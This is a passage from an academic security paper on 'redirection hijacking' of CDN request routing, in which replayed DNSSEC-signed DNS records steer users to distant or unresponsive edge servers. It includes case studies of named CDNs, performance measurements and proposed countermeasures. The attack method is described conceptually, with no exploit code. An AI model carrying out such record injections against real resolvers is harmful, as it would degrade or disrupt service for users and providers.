**Case Study of Anycast:** Cloudflare. Anycast announces the same IP address(es) from multiple locations and relies on BGP to perform front-end redirection. Therefore, the CPs leveraging anycast-based CDNs would have identical `A` record(s), which are static, and thus the anycast-based CDNs are able to secure the integrity of RRsets with either ECDSA-based or pre-computed RSA-based signatures. This makes the anycast-based CDNs immune to redirection hijacking.

The examples below show the configurations of Cloudflare with the domain delegation of CNAME and NS hosting, respectively. In both cases, the returned signed `A` records are with the global anycast addresses, and hence there is no risk of redirection hijacking. However, we also notice that although DNSSEC is enabled, the integrity of an upstream CNAME record, which is typically out of the CDN's control, has been widely disregarded by customers, leading to the risk of domain hijacking via CNAME.

$ DNS resolution for domain using **NS Hosting**

| | | | |
|---|---|---|---|
| filippo.io. | NS | beth.ns.cloudflare.com. | |
| filippo.io. | NS | jim.ns.cloudflare.com. | |
| filippo.io. | DS | ... | |
| filippo.io. | RRSIG | DS | *[ECDSA signature]* |
| | | | |
| blog.filippo.io. | A | 104.20.145.15 | |
| blog.filippo.io. | A | 104.20.144.15 | |
| blog.filippo.io. | RRSIG | A | *[ECDSA signature]* |

$ DNS resolution for domain using **CNAME**

| | | | |
|---|---|---|---|
| www.martindale.com. | CNAME | www.martindale.com.cdn.cloudflare.net. | |
| www.martindale.com.cdn.cloudflare.net . | A | 104.18.60.26 | |
| www.martindale.com.cdn.cloudflare.net. | A | 104.18.61.26 | |
| www.martindale.com.cdn.cloudflare.net. | RRSIG | A | *[ECDSA signature]* |

Note that ECDSA provides Cloudflare with the solution to sign its records "on-the-fly" at the edge, but its invulnerability to end-user manipulation is mainly due to anycast routing rather than ECDSA signing.

**Case Study of Hybrid Type I – Regional Anycast:** Incapsula. Incapsula enables a hybrid strategy for request routing, in which DNS-based mapping is used to preliminarily determine the geographic area of end-users and a *regional anycast* address is used to serve a specific region. A world-wide network is divided into different regions (typically 5-7 regions based on the continents) and within each region, identical anycast addresses are advertised and used to direct end-users in this region to a close point-of-presence (PoP).

Figure 4 illustrates an example of a global network using regional anycast and its susceptibility to redirection hijacking. Even with the adoption of DNSSEC, similar to DNS-based redirection, an adversary can inject a legitimate anycast record assigned to clients from a different region, directing victim users to edge servers that are located in another continent.

**Case Study of Hybrid Type II – Separate Anycast and Unicast:** Fastly. Instead of adding ECS support, Fastly addresses the problem of location discrepancy in a different hybrid strategy: (1) in a normal case, the traditional NS-based mapping is utilized to direct end-users to close PoPs; (2) anycast addresses are used to answer the queries from public DNS resolvers. Under such a strategy, end-users behind ISPs leveraging centralized DNS

[5] It is worth noting that DNS-based CDN vendors could also provide anycast-based DNS-hosting services and optional DNSSEC signature (e.g., Akamai's Fast DNS [9]). However, this type of service aims to protect the DNS infrastructure only; if a customer enables the content delivery, dynamic `A` records are still used to direct end-users to edge servers and thus cannot be protected by DNSSEC.

| | | | | |
|---|---|---|---|---|
| www.dell.com. | 3600 | IN | CNAME | www1.dell-cidr.akadns.net. |
| www1.dell-cidr.akadns.net | 3600 | IN | CNAME | cdn-www.dell.com.edgekey.net. |
| cdn-www.dell.com.edgekey.net. | 21600 | IN | CNAME | cdn-www.dell.com.edgekey.net.globalredir.akadns.net. |
| cdn-www.dell.com.edgekey.net.globalredir.akadns.net. | 3600 | IN | CNAME | e28.x.akamaiedge.net. |
| e28.x.akamaiedge.net. | 20 | IN | A | 104.117.80.33 |

Figure 3: An Example of DNS-based End-User Redirection by CNAME (Akamai)

Figure 4: Illustration of Redirection Hijacking with Regional Anycast. (The global platform is divided into different regions, each of which leverages the anycast routing within the region. A redirection hijacking can force end-users to access the suboptimal or unresponsive edge servers located within a remote region.)

infrastructures will still suffer from the problem of location discrepancy. Moreover, clients that do not use public DNS services are vulnerable to redirection hijacking, as in the case of DNS-based mapping.

**Case Study of Dynamic CNAME:** KeyCDN. Unlike other DNS-based CDNs, KeyCDN leverages CNAME to map the CP's domain to a close PoP first and then assign an appropriate edge server within the PoP via `A` records.

$ DNS resolution from `us-west`

| | | |
|---|---|---|
| ja.onsen.io. | CNAME | jaonsenio-4ecf.kxcdn.com. |
| jaonsenio-4ecf.kxcdn.com. | CNAME | p-usse00.kxcdn.com. |
| p-usse00.kxcdn.com. | A | 76.164.234.2 |

$ DNS resolution from `us-east`

| | | |
|---|---|---|
| ja.onsen.io. | CNAME | jaonsenio-4ecf.kxcdn.com. |
| jaonsenio-4ecf.kxcdn.com. | CNAME | p-uswd00.kxcdn.com. |
| p-uswd00.kxcdn.com. | A | 107.182.231.101 |

The dynamic CNAME mapping introduces another potential attack vector for redirection hijacking via CNAME records. Similar to hijacking a dynamic `A` record, an adversary could inject a legitimate CNAME record associated with a remote non-optimal PoP to degrade the user-perceived performance, even under the availability of DNSSEC live signing enabled by ECDSA.

On the other hand, with the DNSSEC, redirection hijacking for dynamic `A` records would not cause significant performance degradation because all valid `A` records are being mapped to IP addresses within the nearby PoP assigned by CNAME. However, adversaries can still leverage legitimate records to redirect users to IP addresses of unresponsive edge servers within PoP to nullify the DoS protection and interrupt end-user access for the victim service.

**Case Study of Multiple-CDN Deployment:** Cedexis. We then investigate the deployment with multiple CDN providers (*a.k.a. CDN Brokers* [65, 66]). A typical deployment pattern of multiple CDNs leverages Global Traffic Management (GTM) as the first-level redirection, in which the GTM platform directs end-users to a selected appropriate CDN provider:

$ DNS resolution from `us-east`

| | | |
|---|---|---|
| www.lequipe.fr. | CNAME | 2-01-273c-0023.cdx.cedexis.net. |
| 2-01-273c-0023.cdx.cedexis.net. | CNAME | lequipe-fr.lequipe.netdna-cdn.com. |
| lequipe-fr.lequipe.netdna-cdn.com. | A | 94.31.29.248 |

$ DNS resolution from `ap-northeast`

| | | |
|---|---|---|
| www.lequipe.fr. | CNAME | 2-01-273c-0023.cdx.cedexis.net. |
| 2-01-273c-0023.cdx.cedexis.net. | CNAME | www.lequipe.fr.edgekey.net. |
| www.lequipe.fr.edgekey.net. | CNAME | e7130.g.akamaiedge.net. |
| e7130.g.akamaiedge.net. | A | 104.116.83.6 |

In the example above, Cedexis's GTM platform [11] is responsible for choosing an appropriate CDN vendor according to the location of a client and the real-time performance of CDNs in this area. As such, the diversity of `A` records depends on the strategy of each CDN's request routing. Clients directed by NetDNA would not be vulnerable to redirection hijacking for `A` records due to the use of global anycast (assuming there are signed anycast `A` records), but clients directed by Akamai will be at the risk of hijacked redirection mappings.

Since the selection of CDN providers is performed via dynamic CNAME redirection, live-signing DNSSEC for CNAME cannot prevent adversaries from injecting legitimate records to redirect users to arbitrary non-optimal CDN providers, nullifying performance improvements offered by the GTM and CDN platforms.

**Summary.** The vulnerability of CDNs to redirection hijacking stems from the dynamics of DNS records used for request routing, which gives adversaries a chance to maneuver CDN's user redirection by injecting crafted but legitimate DNS records. We summarize the features of dynamic mapping for CNAME and `A` records in Table 1. The DNS-based CDNs are widely vulnerable to redirection hijacking, but CDNs using global anycast for request routing are immune to such an attack due to the static mapping of DNS records. Specifically, Cloudflare





Figure 5: TTL (seconds)

is the only CDN vendor providing DNSSEC signatures for A records to its customers, by leveraging its global anycast routing and ECDSA-based DNSSEC implementation. Also, we consider other CDN vendors with anycast routing of being capable of supporting DNSSEC signatures without DNS dynamics, labeled as "Feasible" in Table 1.[6]

#### 4.3.2 TTL

We list the TTL values of DNS records for surrogate assignment in Figure 5. The DNS-based CDNs use shorter TTL values in their dynamic A records for fast traffic redirection and load balancing, typically less than 300 seconds. Most of anycast CDNs have the TTL values of A records at 300 seconds while Edgecast has a larger value at one hour, and Incapsula leverages a short value at 30 seconds.

The length of TTL in a normal DNS record has a significant impact on the possibility of DNS poisoning because short TTLs force the recursive resolver to more frequently perform DNS lookups, which grants adversaries more chances (i.e., more frequent "windows of opportunity") to perform record injections [51]. With DNSSEC enabled, adversaries can craft records based on legitimate records with valid signatures that are re-used or replayed. Thus, the prevalent use of short TTL values in normal DNS records essentially increases the possibility of injecting replayed records.

On the other hand, since CDNs typically utilize short TTLs in dynamic mapping records and adversaries usually intend to use larger TTLs in injected records to cause more damage, intuitively, a dynamic record with a large TTL value may indicate that it is highly likely to be a crafted mapping. However, popular large-scale passive DNS databases do not enable their sensor servers to capture the TTL in the traces so that such a manipulation might not be detected via passive DNS databases.

[6]Note that the DNSSEC provision summarized in Table 1 involves only the capacity of signing the CDN-issued records for request routing; CPs may still be able to sign their records for origin sites, but request routing would not be protected by their signatures since the mapping records will be provided by CDNs. We argue that this has been a foundational obstacle for the DNSSEC adoption on the Internet, especially for the top websites leveraging (DNS-based) CDNs to provide worldwide services.

#### 4.3.3 Performance Impact

We analyze the performance impact caused by redirection hijacking in which adversaries inject crafted records to deliberately direct end-users to a geographically distant non-optimal site.

**Performance matters**. User experience is extremely important to the business of CPs, especially eCommerce sites [34, 10]. Thus, the performance benefits provided by CDNs become critical to CPs. A prior work [27] observes that even little differences in CDN's performance could cause significant financial gain/loss.

**Performance metrics**. Similar to the study [34], we measure the following metrics to characterize the potential performance impact when an end-user is diverted from optimal edge servers by redirection hijacking.

- Round-Trip-Time (RTT): RTT measures the propagation delay when a packet traverses the networks, which indicates the quality of the selected network path and is significantly dominated by the distance between two endpoints.
- Time-to-First-Byte (TTFB): TTFB measures the amount of time between when the first byte of requested content is received and when the client issues the request.
- Content Download Speed: Unlike the study [34] that leverages the Real User Measurement (RUM) system to measure the web page download time, we use the file download speed measured by the `curl` utility because `curl` does not support concurrent connections for embedded contents in web pages.

**Methodology**. We leverage the DNS records obtained via the probes from distributed Amazon regions as shown in Figure 2, and use the same technique for launching a cache penetrating attack presented in [79], in which the `curl` utility is used to bypass CDN's server assignment by replacing the normal host header with a (distant) non-optimal IP address in HTTP requests. A recent work [35] verifies that such a technique still works for all CDNs in their study. For example, to fetch a content object from an edge server located in Asia as the representation of end-users on the east coast of the United States, we issue the following request at a host in the Amazon region of us-east-1:

```
curl -H Host:i.dell.com -O http://104.78.87.26/
    sites/imagecontent/products/...inspiron
    -15-7000-gaming-pdp-polaris-01.jpg
```

Our experiments are specifically performed based on Akamai's CDN platforms. We manually obtain a list of





Figure 6: CDF for the RTT





Figure 7: CDF for the TTFB





Figure 8: CDF for Download Speed

content objects from popular CDN-hosted sites (dell.com, apple.com, and walmart.com), including static web pages (.html and .css), dynamically generated web pages (embedded search keywords in URLs), images, documents, and medium-sized download files, with a variety of sizes from 500K to 50M. We download those web contents by using the `curl` utility to evaluate the performance impact experienced by end-users under redirection hijacking.

For each metric presented above, we report measured results associated with the optimal surrogate assignment and redirected non-optimal surrogates, respectively. In addition, we identify a redirected site with the most significant performance degradation for each vantage point, plotted as the worst cases in Figures 6-8.

**Round-Trip-Time**. RTT is a purely underlying network latency and the most straightforward performance metric of a network connection and user experience. Figure 6 shows that for the optimal assignment of the CDN's mapping system, RTTs are mostly less than 20ms; but hijacked redirections typically significantly increase RTT latency to around 300ms, and in the worst case, RTTs are increased to around 350 to 450ms.

**Time-to-First-Byte**. Since TTFB involves the network latency and aspects that are not affected by mapping decisions (e.g., the construction and compression of a web page), we only include the results for web pages. Figure 7 illustrates similar impacts of TTFB in comparison to RTT. Note that our results show lower TTFBs than the results reported in [34], probably due to the web pages we requested being less dynamic.

**Download Speed**. Figure 8 shows measured speeds for file downloads. Results from optimal mapping decisions vary, but the cases under redirection hijacking show a significant decrease in their file download performance.

#### 4.3.4 Scope of Impact

As discussed before, both CNAME and `A` records for the CDN's request routing could be exploited by redirection hijacking. We then study whether hijacking a single record can cause collateral damage for other domains. Table 2 summarizes the scope of impact for those CDNs vulnerable to redirection hijacking. If CNAME records are unsigned, hijacking a CNAME record itself will just affect the domain associated with this record in all cases, since in these CDNs, there is no canonical name being reused among CPs. In other words, there is no shared name appeared on the "left-side" of a CNAME record. However, if CNAME could be signed, only KeyCDN's dynamic CNAME poses the threat of hijacking a single domain. Meanwhile, in some CDNs, there could be multiple (sub)domains being mapped to the same CNAME alias (i.e., a shared name appears on the "left-side" of an `A` record), and thus hijacking such `A` records would have collateral damages for those "co-resident" (sub)domains.

#### 4.3.5 Domain Sharding

The *domain sharding* (or *content segregation*) [7] technique is typically used to increase the amount of simultaneous connections by utilizing multiple domains. For example, www.dell.com is directed to e28.x.akamaiedge.net, but all embedded images are served via i.dell.com, which is directed to e28.g.akamaiedge.net. Although this technique also distributes connections to different domains among multiple edge servers, in such a case, poisoning a portal domain (i.e., www.dell.com) is sufficient to affect the accessibility of most end-users.[7]

#### 4.3.6 Impact of CDN Caching

In addition to the issues discussed above, we are aware of that redirection hijacking may also have a subtle impact on the caching system. The caching system is an important building block of a CDN's infrastructure, providing accelerated access for static and popular content. The cache-hit ratio is a critical metric to the CDN's performance, since a cache miss may cause extra latency for fetching requested content from a remote origin server as well as induce more network traffic and server workload.

[7]Note that domain sharding would become unnecessary under the adoption of HTTP/2 (SPDY) which supports concurrent requests.

Table 2: Impact of a single record hijacking (CDNs with global anycast that are immune to the redirection hijacking have been excluded).

| CDN | CNAME | | A (signed) | |
|---|---|---|---|---|
| | Single Domain (unsigned) | Single Domain (signed) | Single Domain | Multiple Domain |
| Akamai | ✓ | | ✓ | |
| CDN.net | ✓ | | ✓ | |
| CDN77 | ✓ | | ✓ | |
| CDNetwork | ✓ | | ✓ | |
| CDNlion | ✓ | | ✓ | |
| CDNsun | ✓ | | ✓ | |
| ChinaCache | ✓ | | ✓ | ✓ |
| CloudFront | ✓ | | ✓ | |
| EdgeCast | ✓ | | ✓ | ✓ |
| Fastly | ✓ | | ✓ | ✓ |
| Incapsula | ✓ | | ✓ | |
| KeyCDN | ✓ | ✓ | ✓ | ✓ |
| LeaseWeb | ✓ | | ✓ | |
| Limelight | ✓ | | ✓ | ✓ |
| Rackspace | ✓ | | ✓ | |

The popularity of requested contents on the Internet shows strong localization. In other words, redirected end-user groups may be highly likely to have totally different interests in web content. Thus, manipulated redirection would cause previously cached content to be rapidly expelled and limited caches at edge server to be frequently updated, consequently resulting in degraded performance and user experience. Also, the decreased cache-hit ratio will significantly increase the bandwidth costs of CPs for delivering content to numerous clients [21]. Finally, increased back-end connections to origin servers for fetching requested content will further slow down server responsiveness.

## 4.4 More Serious Threats

We further explore more serious threats of redirection hijacking for maneuvering end-user access in CDNs. Technically, CDNs have the natural capability to absorb and diffuse attack traffic with geographically distributed edge networks, and thus they become an ideal infrastructure to integrate enhanced security mechanisms, in which the edge servers can (1) act as reverse proxies to inspect incoming traffic and apply the rules of Web Application Firewalls (WAFs) to filter out malicious traffic and (2) perform load balancing and DoS protection by diverting users from overwhelmed edge servers via DNS-based dynamic mapping or anycast routing.

Adversaries could exploit redirection hijacking to launch a (or parts of a) DoS attack by directing requests from a large number of clients to a single IP address of the victim edge server. WAFs cannot discard those legitimate traffic from real clients. By selectively injecting the DNS records associated with different popular contents, more clients are connecting to the victim edge server, and then the server must maintain more back-end connections to different origin servers to fetch the content. Also, cached contents are quickly being replaced due to a high volume of traffic for massive contents. Sooner or later, the victim edge server become overloaded and unresponsive to client requests. More importantly, load balancing cannot appropriately distribute the traffic since clients are bypassing the mapping system. Subsequently, all clients that are redirected to the overloaded edge server will not be able to access the contents or services hosted by the CDN anymore.

Furthermore, adversaries can leverage the system failure or outage to significantly amplify their attacks. For example, we sent `ping` probes to monitor the liveness of edge servers for two weeks with IP addresses that have been obtained from our experiments for DNS resolution presented in Section 4.1. We found that 4.5% of IP addresses become unresponsive during the tests, around half of which do not come back online by the end of our experiments. With the easy detection for unresponsive edge servers, adversaries do not need to perform the actual DoS attack and can simply interrupt end users' accessibility by replaying legitimate mapping records associated with those unresponsive edge servers to resolvers.

# 5 Countermeasures

In this section, we discuss the practical factors affecting vulnerability and countermeasures for detecting or mitigating redirection hijacking attacks.

## 5.1 ECS Considerations

The introduction of EDNS-Client-Subnet provides DNS-based CDNs an attractive scheme to improve the accuracy of their mapping systems and user-perceived performance for clients using public DNS or the resolvers distant from their locations. As mentioned before, the presence or absence of the ECS option does not affect the vulnerability we studied in this paper. The standardized document [38] does not discuss the difficulty of signing dynamic mapping records. Also, according to the document, the EDNS0 extension does not change the behavior of data authentication, i.e., the ECS data will not be signed by DNSSEC.

On the other hand, ECS indeed provides another attack vector for DNS abuse. For example, the *scope netmask*

carried in ECS indicates the specific IP block associated with a reply. An adversary may be able to selectively poison a resolver's cache to impact only a specific IP range [54] via a fraudulent record directing clients to a malicious address. However, such an activity can be detected if the record is signed by DNSSEC (assuming that either ECDSA is used or only a limited number of mapping records exist so that the signatures can be pre-computed). Furthermore, if adversaries exploit redirection hijacking to maneuver end-user mapping for tussling the CDN's performance or interrupting a service, they could arbitrarily designate ECS data to impact more clients by using a less detailed network prefix.

**Countermeasures**. As discussed in §4.3, the root cause for why even the live-signing DNSSEC is not effective against redirection hijacking is that the resolvers cannot detect a legitimate but replayed mapping that is supposedly used for a different group of clients. Thus, assuming the ECS is enabled, one potential mitigation is to include ECS data in DNSSEC when signing RRsets. With ECDSA, the records generated by the end-user mapping can be dynamically signed on demand. Then, the signed ECS can guarantee that the IP address is assigned to the specified user group (ECS data) since adversaries cannot craft a valid record with an arbitrary client-subnet.

**Limitations**. ECS is suggested to be enabled only when clear advantages can be seen by resolvers [38], e.g., open DNS resolvers or a centralized DNS infrastructure serving clients from a variety of geographically distributed networks. Meanwhile, in current practice, CDN vendors typically enable ECS by whitelisting resolvers that explicitly support ECS, and vice versa. Thus, as only limited adoption of ECS can be expected, signing RRsets with ECS authenticates the records in the resolvers that enable ECS.

## 5.2 DNSSEC Considerations

The inclusion of ECS extension as additional information when signing a record with DNSSEC provides an effective countermeasure against the record replay in redirection hijacking, but its effectiveness is limited by the deployment of ECS. Inspired by this, we then consider a more general scheme that leverages existing additional data elements in DNSSEC.

Note that adversaries cannot generate a valid signature since they are unable to obtain the private key. Moreover, the replay attack of redirection hijacking can be successful because the validity period of DNSSEC signatures is typically long enough to be reused by adversaries to launch the record injection. However, only using a shorter validity period is not sufficient since the signature inception and expiration could also be fabricated by adversaries. Consequently, we consider that one possible mitigation is to secure the validity period by including additional timestamp information when signing a record. Combined with a short validity period in RRSIG (e.g., only slightly longer than the TTL of mapping records), this would significantly increase the difficulty of record injection, as the validity period cannot be altered and adversaries only have a short time window to perform the record injection.

Therefore, a straightforward approach is to include the validity period (i.e., signature inception and expiration) when signing a record. However, since the validity period is associated with the RRSIG record rather than the record being signed, it breaks away from normal operations of signing a record (but in a harmless manner): inception and expiration timestamp will be generated first, and then the RRSIG signature is computed according to both the responded RRset and validity period associated with the RRSIG record itself. Correspondingly, the resolver's software needs to be modified to include the validity period when computing the message digest. An alternative approach is to define a new extension representing the validity period in the additional section of DNS messages and sign the RRsets, including such extension data.

Note that the mechanisms we discuss here have similarities to TSIG/SIG(0) [68, 39], which sign complete DNS request/response with timestamps. However, TSIG requires a symmetric key and thus is most commonly used for authorizing dynamic updates and zone transfers. The SIG(0)'s functionality has been fundamentally replaced by DNSSEC. We argue that it may be worth enhancing the operations of DNSSEC to mitigate the threat of replay attacks due to the prevalence of dynamic mapping in CDNs.

## 5.3 CNAME Flattening

One of the foundational obstacles for CDN vendors to achieve the integrity of redirection records is the prevalent use of CNAME records, especially the dynamic CNAME mapping and chained CNAME records. A possible solution is to hide the CNAME chain from resolvers and leave the CNAME traversing to the CDN's authoritative nameservers, i.e., *CNAME Flattening* [14].[8]

CNAME Flattening implemented by Cloudflare was originally designed to enable the CNAME at the root domain while complying RFC's DNS specification [64], which requires that there should be no other record types if the type of a record is CNAME. With CNAME flattening, the CDN's authoritative nameserver acts as a re-

[8] A similar functionality has also been implemented by DNS-hosting providers, such as the ANAME record [17]. Here we focus on the discussion of such a feature provided by CDNs.

solver by recursively resolving the CNAME chain and finally constructs an A record to substitute for the original CNAME record.

We therefore suggest that CNAME flattening should also be leveraged by CDNs for security purposes. That is, instead of iteratively replying with multiple CNAME records, the CDN's authoritative nameserver takes full responsibility for the CNAME resolution, typically within the CDN's mapping infrastructure, and finally returns an A record, which can be signed with DNSSEC (live signing). This approach significantly reduces the computational overhead of signing CNAME records as well as the cost of multiple rounds of signature validation.

Note that CNAME flattening is mainly associated with the records for redirection operated by CDNs. The first level of CNAME delegation occurs at the CP's authoritative nameservers, which may be out of the control of CDNs. However, CPs can easily secure CNAME redirections by enabling (traditional) DNSSEC signatures at their authoritative nameservers, since those records are typically static mappings for domain delegation. Also, when enabling the CNAME flattening in DNS-based CDNs, the CDN's authoritative nameservers may need to employ ECS when retrieving mapping results as the representation of client networks.

Overall, CNAME flattening provides CDN vendors with a potential solution to secure CNAME records at an acceptable cost by avoiding iterative signature validation for multiple CNAME records, while retaining the flexibility of using a CNAME chain to facilitate platform management.

### 5.4 Request Re-Mapping

In addition to performing the request routing via DNS or anycast, CDNs also leverage the high-level re-mapping mechanism to remedy non-optimal server assignments in some cases. For example, when a request for content objects arrives at an edge server assigned by the mapping system, the edge server first performs an RTT measurement for the client. If the RTT is acceptable, the edge server immediately serves the content to the client based on normal content retrieval strategies; otherwise, the edge server requires the mapping system to reassign an optimal server and direct the client to a different server (e.g., via HTTP status code 3xx for redirection). Due to the extra server selection and redirection operations, the re-mapping introduces additional high latency penalty. Moreover, it is worth to note that, with the wide support of ECS, the accuracy of DNS-based mapping has been significantly improved for those clients impacted by the location discrepancy of LDNSes. That is, clients are rarely being assigned to a non-optimal edge server. Thus, the request re-mapping is typically only suitable for large-file transfers, such as video streaming and software distribution [18, 34].

Nevertheless, CDNs can still enable their Real User Measurement (RUM) system to monitor the performance from a large set of clients and aggregate the monitoring results with geographic locality or client-LDNS pairing to recognize the group of clients affected by anomalous redirections. In general, a more fine-grained performance monitoring and a more active request re-mapping could be useful to mitigate severe performance degradation in some cases. However, any high-level re-mapping mechanism still faces the threat of nullifying load balancing and DoS mitigation when unresponsive edge servers are exploited in redirection hijacking by adversaries, as discussed in §4.4.

### 5.5 Encryption and DNS-over-TLS

DNSCrypt [15] and DNSCurve [16] use ECC to encrypt DNS packets. Google Public DNS offers DNS-over-HTTPS [20] to enable the DNS resolution over encrypted connections. However, DNSCrypt and DNS-over-HTTPS can only secure connections between stubs and recursive resolvers. DNSCurve aims to authenticate the DNS packets between recursive resolvers and authoritative nameservers, but to date, it has only been supported by OpenDNS. Subsequently, DNS over Transport Layer Security (DNS-over-TLS) [88, 49] has been proposed to fundamentally address the weakness of DNS connectionless transmissions in security and privacy. Using TLS, the channels between stubs and recursive resolvers, as well as optionally between recursive resolvers and authoritative servers, would be protected from eavesdropping and MitM attacks. Recently, Cloudflare launched its new public DNS service that supports DNS-over-TLS (as well as DNS-over-HTTPS) [6].

DNS-over-TLS indeed addresses most security and privacy issues of DNS, including the vulnerability we showed in this paper (when applied to optional deployment between recursive resolvers and authoritative nameservers), because adversaries would be unable to know the content of DNS queries. However, due to the high performance impact and expensive costs of deployment, the adoption of DNS-over-TLS is still currently limited on the Internet.

## 6 Related Work

Disrupting CDN's server assignment has been recently proposed to circumvent Internet censorship [48, 89], whereby arbitrary edge servers rather than optimal servers assigned by the CDN's mapping system are used to bypass DNS-based/IP-based censorship and obtain

censored content. The focus of such censorship circumvention is to retrieve censored content from edge servers with acceptable performance levels. In contrast, we explore the attack scenarios in which an end-user's access would be significantly degraded or interrupted, resulting in potential financial losses for both CDN providers and content providers.

**DNS and CDN**. The discrepancy of location proximity between end-users and their LDNSes has been observed for more than a decade [63, 73]. Pang *et al.* [69] characterized the responsiveness of DNS-based network controls according to the behaviors of end-systems and LDNSes. Huang *et al.* [50] proposed a solution called FQDN extension, in which clients obtain a location-aware cluster identifier and add this identifier to hostnames, to tackle the client-LDNS mismatch problem in Global Traffic Management (GTM). In order to improve the efficiency of content delivery, Krishnamurthy *et al.* [57] proposed a method by which HTTP interactions are piggybacked on DNS responses. Krishnan *et al.* [58] built a system to diagnose inflated latencies using active measurements to improve the effectiveness of the CDN's indirection and user performance. Scott *et al.* [72] built a tool chain for understanding the web deployment and footprints of CDNs by collecting DNS resolution results and probing the IPv4 address space. In addition, Pearce *et al.* [70] developed a tool to measure and study the global DNS manipulation exploited for the purpose of Internet censorship.

Ager *et al.* [26] compared local DNS resolvers against public DNS resolvers (Google Public DNS and OpenDNS) to study the responsiveness and diversity of resolvers. Subsequently, Otto *et al.* [67] examined the performance cost when clients use public DNS services to access CDNs. With the emergence of EDNS-Client-Subnet, Streibelt *et al.* [78] and Calder *et al.* [33] leveraged ECS with specified client prefixes to infer and profile large-scale Internet service infrastructure such as Google. Kintis *et al.* [54] investigated the potential privacy risk of ECS for surveillance, and revealed a cache poisoning threat for a highly selective group of clients.

**Cache Poisoning and DNSSEC**. Schomp *et al.* [71] assessed the vulnerabilities of diverse record injection attacks, particularly Kaminsky's attack and Bailiwick attack. Duan *et al.* [41] proposed a "Hold-On" period before accepting a reply to mitigate DNS poisoning attacks by also allowing a legitimate reply to arrive. Lian *et al.* [60] measured the practical impact of DNSSEC deployment and found that DNSSEC-signed domains may create collateral damage in resolutions of valid domains. van Rijswijk-Deij *et al.* [80, 81] studied the ECDSA deployment in CloudFlare and the .nl TLD and examined the computational overhead induced by the validation of ECC-based signatures. Yan *et al.* [87] proposed a revised DNSSEC signature that constructs a hash chain to limit replay vulnerability windows when the master server has failed. Their study tackles the problem of malicious slave servers and has a different scope than our study. Bau *et al.* [32] summarized the inherent vulnerabilities in DNSSEC with NSEC3, such as faulty resolver logic that enables adversaries to modify unsigned packet contents to introduce forged information into reply packets. Chung *et al.* [37] studied the DNSSEC support of registrars to understand the difficulties and challenges when domain owners try to deploy DNSSEC. Our study reveals another essential dimension of the insufficient DNSSEC deployment, especially for top domains, in which the dynamics of DNS records in DNS-based CDNs prevents the domains from creating pre-computed DNSSEC signatures.

Recent studies also reveal the pervasive mismanagement of DNSSEC. Shulman *et al.* [75] developed a validation engine to identify vulnerable keys in DNSSEC-signed domains. Chung *et al.* [36] performed a longitudinal study into how well DNSSEC's PKI is managed.

**Security Issues in CDNs**. Liang *et al.* [61] studied the practical impact of the CDN's HTTPS deployment. Composing HTTPS with CDN introduces the complexity of authentication delegation since CDN cuts the secure communication paths offered by HTTPS. Wählisch *et al.* [85] investigated the Resource Public Key Infrastructure (RPKI) deployment on the routing layer and reported that CDNs are the main cause of insufficiency in RPKI deployment. While the focus of these studies is on the vulnerability of CDN's backend, our study explores the frontend issue of CDN's service delivery.

Chen *et al.* [35] presented the forwarding-loop attacks, in which malicious customers may be capable of creating forwarding loops inside one CDN or across multiple CDNs to launch potential DoS attacks. The root cause of this threat is that CDNs lack control over customers' (mis)configurations. Vissers *et al.* [84] studied the "origin-exposing" attacks to identify the IP address of a service origin and to bypass the cloud-based security infrastructure, typically provided by CDNs. Jin *et al.* [52] revealed a new vulnerability of CDNs integrated with DDoS Protection Services (DPS), called residual resolution, in which a CDN may leak the origin IP address of its customer when the customer terminates the existing service and switches to another DPS platform.

## 7 Conclusion

In this paper, we present redirection hijacking, a new vulnerability of CDNs that stems from the dynamic characteristics of DNS records used for CDN's request routing.

In a redirection hijacking attack, adversaries can easily maneuver CDN's mappings between end-users and edge servers by injecting crafted but legitimate DNS records. We reveal that DNSSEC is ineffective to address such a hijacking attack, even with the new ECDSA-based signatures that are capable of achieving live signing for dynamically generated DNS records. This is mainly due to the reusability of signed legitimate records, which can be exploited by adversaries to override CDN's surrogate assignment and redirect client requests to inappropriate edge servers. We assess the magnitude of this vulnerability in the wild by characterizing the operations of the request routing for popular CDN vendors and analyzing the threats via multiple case studies. We quantify the practical impacts of redirection hijacking, especially on performance, and present more serious threats that could nullify CDN's load balancing and DoS protection. Finally, we discuss the countermeasures against redirection hijacking in CDNs from different aspects.

## Acknowledgments

We would like to thank the anonymous reviewers for their insightful and valuable comments that helped us improve the quality of this work. This work was partially supported by the U.S. NSF grant CNS-1618117, ONR grant N00014-17-1-2485, and DARPA XD3 Project HR0011-16-C-0055. Any opinions, findings, and conclusions or recommendations expressed in this material are those of the authors and do not necessarily reflect the views of the funding agencies.

## References

[1] https://www.cdnplanet.com/blog/which-cdns-support-edns-client-subnet.

[2] https://www.cdnoverview.com.

[3] https://trends.builtwith.com/cdns.

[4] https://wappalyzer.com/categories/cdn.

[5] https://www.bfk.de/bfk_dnslogger_en.

[6] https://blog.cloudflare.com/announcing-1111/.

[7] Akamai, *Inc*. Customized Caching Rules. https://developer.akamai.com/learn/Caching/Customized_Caching_Rules.html.

[8] Akamai, *Inc*. Facts & Figures (retrieved on June 2018). www.akamai.com/us/en/about/facts-figures.jsp.

